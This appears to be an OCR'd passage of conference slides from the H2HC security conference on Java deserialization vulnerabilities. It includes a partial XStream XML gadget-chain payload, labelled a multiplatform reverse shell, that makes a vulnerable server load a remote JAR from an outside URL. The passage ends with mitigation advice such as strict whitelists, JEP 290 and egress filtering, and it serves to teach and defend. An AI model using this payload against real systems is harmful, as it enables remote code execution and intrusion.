
https://access.redhat.com/security/cve/cve-2017-12149

6. XML for Reverse Shell Multiplatform

This same *gadget chain* can be used against XML deserialization via XStream!

```
<set>
  <org.apache.commons.collections.keyvalue.TiedMapEntry>
    <map class="org.apache.commons.collections.map.LazyMap" serialization="custom">
      <unserializable-parents/>
      <org.apache.commons.collections.map.LazyMap>
        <default>
          <factory class="org.apache.commons.collections.functors.ChainedTransformer">
            <iTransformers>
              <org.apache.commons.collections.functors.ConstantTransformer>
                <iConstant class="java-class">java.net.URLClassLoader</iConstant>
              </org.apache.commons.collections.functors.ConstantTransformer>
              <org.apache.commons.collections.functors.InstantiateTransformer>
                <iParamTypes>
                  <java-class>[Ljava.net.URL;</java-class>
                </iParamTypes>
                <iArgs>
                  <url-array>
                    <url>
                      http://www.joaomatosf.com/rnp/java_files/JexRemoteTools.jar
                    </url>
                  </url-array>
                </iArgs>
              </org.apache.commons.collections.functors.InstantiateTransformer>
              <org.apache.commons.collections.functors.InvokerTransformer>
```

*See the full example in file "**reverseShellMultiplatformCommonsCollections.xml**" at*
https://github.com/joaomatosf/JavaDeserH2HC



6. Demo Struts2-REST

https://youtu.be/IrZOlqio0nw

Struts2-REST via XStream

XML Deserialization (showcase v2.3.28.1)

7. Mitigation Advices

7. Mitigation Advices

- Do not deserialize data from untrusted sources
  - It is not easy (remember the wide surface of attack)
- Use Look-ahead with strict whitelist
  - Valid only for your code (not for libs/frameworks/platforms)
- Java agent to enforce look-ahead with strict whitelist
  - Can e applied for all JVM code
- If possible, don't trust in HashMap, HashSet, URL, etc
- JEP 290! (6u141, 7u131, 8u121 and 9)
- See Google Gson lib

7. Mitigation Advices

- Make the appropriate hardening!
  - Eg. grsec, selinux
- Limit the INPUT in local firewall
  - To avoid/limit lateral movement
- Limit OUTPUT of the servers (*whitelist*)
  - To limit exploitation by reverse shell or download of malwares
- If possible, don’t use DNS resolution
  - To avoid exfiltration over DNS protocol

7. Mitigation Advices

- Some things that do **NOT** work **alone**…
  - Only patching gadgets (eg. CommonsCollections)
  - Only patching your code
  - Look-ahead approach with blacklisting
  - AdHoc Security Manager
  - WAF / Reverse Proxy
  - RBAC (eg. SELinux, etc)
  - Firewall
  - Next Generation xpto (hahaha)

7. Mitigation Advices

- **Have a really good team and <u>invest in research!</u>**

  "Rather than spending tons and tons of money on technology, put a little bit of money on talent and have them do nothing but patching."

  (Heather Adkins, Google Security)


  Source: TechCrunch Disrupt SF 2017

- ***Do what you can before the wave arrives…***

An overview of Deserialization Vulnerabilities in the Java Virtual Machine (JVM)

Thank you!

"Truth is ever to be found in simplicity,
and not in the multiplicity and confusion of things."
(Isaac Newton)



H2HC

HACKERS TO HACKERS CONFERENCE

João Filho Matos Figueiredo
joaomatosf@gmail.com

@joaomatosf

OBS: all 60 references are in the full paper